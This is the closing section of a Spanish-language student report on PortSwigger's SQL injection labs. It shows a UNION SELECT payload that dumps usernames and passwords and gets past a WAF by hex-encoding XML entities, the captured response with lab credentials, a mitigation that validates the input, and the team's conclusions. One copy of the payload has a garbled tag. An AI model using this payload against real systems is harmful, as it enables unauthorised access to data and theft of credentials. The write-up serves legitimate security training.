<@hex_entities>	Etiqueta de Hackvertor que codifica todo su contenido en entidades hexadecimales XML antes de enviarlo, haciendo que el WAF no reconozca los patrones de SQLi

18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Mitigación recomendada

Validación estricta del tipo y formato de input en parámetros XML

Validación estricta del tipo y formato de input en parámetros XML. El parámetro storeId debería validarse a nivel de aplicación antes de procesarse, verificando que su valor sea estrictamente un entero positivo. Cualquier input que no cumpla ese formato debe ser rechazado sin llegar a la base de datos.

Vulnerable: se acepta cualquier valor de storeId sin verificar que sea un entero

Seguro: después de decodificar el XML, se valida que storeId sea estrictamente numérico

```
<storeId><@hex_entities>1 UNION SELECT username || '~' ||  
password FROM users</@hex_entities></storeId>
```

```
if (!storeId.matches("[0-9]+$")) { return 400 Bad Request  
}
```

Un WAF por sí solo no es suficiente porque opera sobre el contenido codificado y puede ser engañado mediante transformaciones como hex_entities. La validación del tipo de dato a nivel de aplicación, aplicada después de la decodificación, elimina el vector de ataque independientemente de cómo esté codificado el payload.

18

SQL INJECTION WITH FILTER BYPASS VIA XML ENCODING

PRACTITIONER

Capturas

Respuesta Vulnerable y Payload

Lab Solved

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    <Bless_entities>
      1 UNION SELECT username || '-' || password FROM users
    </Bless_entities>
  </storeId>
</stockCheck>
```

Response

HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

winner-n7cn0o3thjvas010mfqg
carlos-0ftid7bnedakhrm2favj
630 unite
administrator-top7u0ubdnburn01y07u

Web Security Academy

SQL injection with filter bypass via XML encoding

LAB Solved


[Back to lab description >>](#)

Request

17:45:3... HTTP → Request POST https://0a6d008e03cbfce38066354d00650067.web-security-academy.net/product/stock

CONCLUSIONES

El curso permitió observar que las vulnerabilidades de inyección SQL representan una amenaza estructural que compromete la integridad y confidencialidad de los datos. A través de la resolución de 18 escenarios críticos, se analizó cómo un atacante puede manipular la lógica de las consultas para extraer información sensible, utilizando desde técnicas directas como UNION SELECT hasta métodos avanzados de inferencia basados en errores, respuestas booleanas y tiempos de espera. La experiencia práctica facilitó la identificación de vectores de ataque en diversos entornos y motores de base de datos, subrayando la importancia de conocer las sintaxis específicas de sistemas como Oracle, MySQL o PostgreSQL. Asimismo, el análisis de técnicas de evasión, como el uso de entidades hexadecimales en XML para superar firewalls de aplicaciones web (WAF), demostró que la seguridad no puede depender únicamente de filtros externos o de la oscuridad del código. Finalmente, el aprendizaje se centró en la implementación de defensas robustas y definitivas para neutralizar estos riesgos. Se determinó que el uso de consultas parametrizadas y sentencias preparadas es la medida preventiva más eficaz, ya que separa estrictamente la lógica del código de los datos del usuario. Este enfoque integral no solo desarrolló habilidades para detectar fallos, sino que consolidó la capacidad de diseñar aplicaciones web resilientes bajo estándares de seguridad por diseño.




CONCLUSIONES

A lo largo de este módulo de [SQL Injection de PortSwigger Web Security Academy](#), se trabajaron los 18 laboratorios que comprenden desde técnicas básicas de inyección en cláusulas WHERE hasta métodos avanzados de exfiltración de datos fuera de banda. Cada laboratorio representó un escenario real de vulnerabilidad, permitiendo comprender a fondo cómo los atacantes explotan bases de datos mal protegidas y cómo los desarrolladores deben construir defensas sólidas. Durante la práctica se desarrollaron habilidades clave como la identificación de puntos de inyección, el uso de ataques UNION para extraer información entre tablas, la inferencia booleana y temporal en inyecciones ciegas, y la exfiltración mediante canales alternativos como interacciones DNS. Estas competencias son fundamentales para cualquier profesional en ciberseguridad ofensiva y defensiva.

La realización de estos laboratorios refuerza la importancia de la validación de entradas, el uso de consultas parametrizadas y el principio de mínimo privilegio en bases de datos como pilares de una arquitectura segura. El conocimiento adquirido va más allá de la técnica: se trata de desarrollar una mentalidad de seguridad que anticipa vectores de ataque antes de que sean explotados en producción.

Level progress



Apprentice




Practitioner



CONCLUSIONES

Durante la realización de los 18 laboratorios de PortSwigger descubrí varias herramientas y técnicas nuevas para analizar vulnerabilidades en aplicaciones web, especialmente utilizando Burp Suite. Esta actividad me permitió entender mejor cómo funcionan algunos ataques y cómo se pueden identificar en un entorno práctico. Sin embargo, me hubiera gustado contar con más tiempo para la entrega, ya que así habría podido explorar y disfrutar más cada laboratorio y profundizar mejor en las herramientas utilizadas.




CONCLUSIONES

A lo largo de la Actividad 08 – Road to Hall of Fame, el equipo completó de manera satisfactoria los 18 laboratorios oficiales de la plataforma PortSwigger Web Security Academy dedicados al tópico de SQL Injection. El recorrido abarcó desde los vectores de ataque más directos hasta las técnicas más sofisticadas empleadas en escenarios reales de pentesting web, consolidando tanto la comprensión teórica como la capacidad de explotación práctica utilizando Burp Suite como herramienta principal.



Level progress



Apprentice



Practitioner

```

****          **      PortSwigger:          ****      *****

```

PortSwigger❄️

PortSwigger Web Security Academy. (2024). SQL Injection. <https://portswigger.net/web-security/sql-injection>

OWASP:

OWASP Foundation. (2021). A03:2021 – Injection. https://owasp.org/Top10/A03_2021-Injection/

NIST:

NIST. (2024). CWE-89: Improper Neutralization of Special Elements used in an SQL Command.
<https://nvd.nist.gov/vuln/categories>

Libros de referencia:

Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook. Wiley.

Andreu, A. (2006). Professional Pen Testing for Web Applications. Wrox Press.

Académica:

Clarke, J. (2009). SQL Injection Attacks and Defense. Syngress/Elsevier.

Burp Suite:

PortSwigger. (2024). Burp Suite Documentation: <https://portswigger.net/burp/documentation>
